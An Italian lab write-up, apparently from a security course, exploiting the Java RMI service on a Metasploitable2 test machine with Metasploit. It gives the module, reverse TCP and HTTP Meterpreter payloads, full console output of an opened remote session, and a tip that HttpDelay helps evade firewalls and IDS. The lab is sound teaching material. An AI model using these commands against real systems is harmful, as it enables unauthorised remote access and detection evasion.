

Nell’esercitazione di oggi andrò a sfruttare una vulnerabilità della macchina Metasploitable2 che presenta un servizio vulnerabile sulla porta 1099 - Java RMI e ottenere così accesso remoto tramite Meterpreter.

Kali Linux: utilizzata come macchina attaccante, con indirizzo IP 192.168.11.111
Metasploitable2: configurata come macchina vittima, con indirizzo IP 192.168.11.112

Uso Metasploit, un software open-source che contiene una raccolta di exploit che permettono di sfruttare vulnerabilità




Uso l’ exploit/multi/misc/java_rmi_server, che permette di sfruttare una vulnerabilità del servizio Java RMI.




Configuro l’exploit con i seguenti parametri:
RHOSTS: 192.168.11.112 (IP della macchina vittima Metasploitable2).
RPORT: 1099 (porta su cui il servizio Java RMI è in ascolto).
Payload utilizzato: java/meterpreter/reverse_tcp.

Il payload ha l’obiettivo di stabilire una connessione tra la macchina vittima e la macchina attaccante, consentendo l’accesso remoto tramite Meterpreter.




Eseguo l’exploit
Gli exploit sono utilizzati per sfruttare le vulnerabilità in un sistema e consentono l'esecuzione di codice, accesso non autorizzato o interruzione dei servizi.




Durante la sessione Meterpreter, verifico con il comando

ifconfig
per ottenere le informazioni relative alla macchina vittima, tra cui indirizzo IP




route
per visualizzare la tabella di routing



L'HttpDelay è un'opzione configurabile in Metasploit per ritardare l'invio di richieste HTTP da parte del payload. Questo può essere utile per simulare un comportamento più realistico o per aggirare sistemi di rilevamento come firewall o intrusion detection systems (IDS).

Per configurare HttpDelay:
Seleziona
use exploit/multi/misc/java_rmi_server



seleziono il payload HTTP
set payload
linux/x86/meterpreter/reverse_http

set RHOSTS 192.168.11.112
set LHOST 192.168.11.111

Per le opzioni avanzate del payload

show advanced

Imposta l'HttpDelay e imposto un ritardo di 5 secondi
set HttpDelay 5

eseguo
exploit

```
msf6 exploit(multi/misc/java_rmi_server) > set httpdelay 20
httpdelay => 20
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  20               yes       Time that the HTTP Server will wait
                                         for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs
                                         .metasploit.com/docs/using-metasploi
                                         t/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface
                                         to listen on. This must be an addres
                                         s on the local machine or 0.0.0.0 to
                                          listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connectio
                                         ns
   SSLCert                     no        Path to a custom SSL certificate (de
                                         fault is randomly generated)
   URIPATH                     no        The URI to use for this exploit (def
                                         ault is random)


Payload options (java/meterpreter/reverse_http):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The local listener hostname
   LPORT  8080             yes       The local listener port
   LURI                    no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started HTTP reverse handler on http://192.168.11.111:8081
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/JJqrpTR7OsjAMO
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[!] http://192.168.11.111:8081 handling request from 192.168.11.112; (UUID: f3po
tipl) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.11.111:8081 handling request from 192.168.11.112; (UUID: f3po
tipl) Staging java payload (58504 bytes) ...
[!] http://192.168.11.111:8081 handling request from 192.168.11.112; (UUID: f3po
tipl) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.11.111:8081 -> 192.168.11.112:41117) a
t 2024-11-15 08:46:16 -0500

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fef2:618a
IPv6 Netmask : ::

meterpreter >
```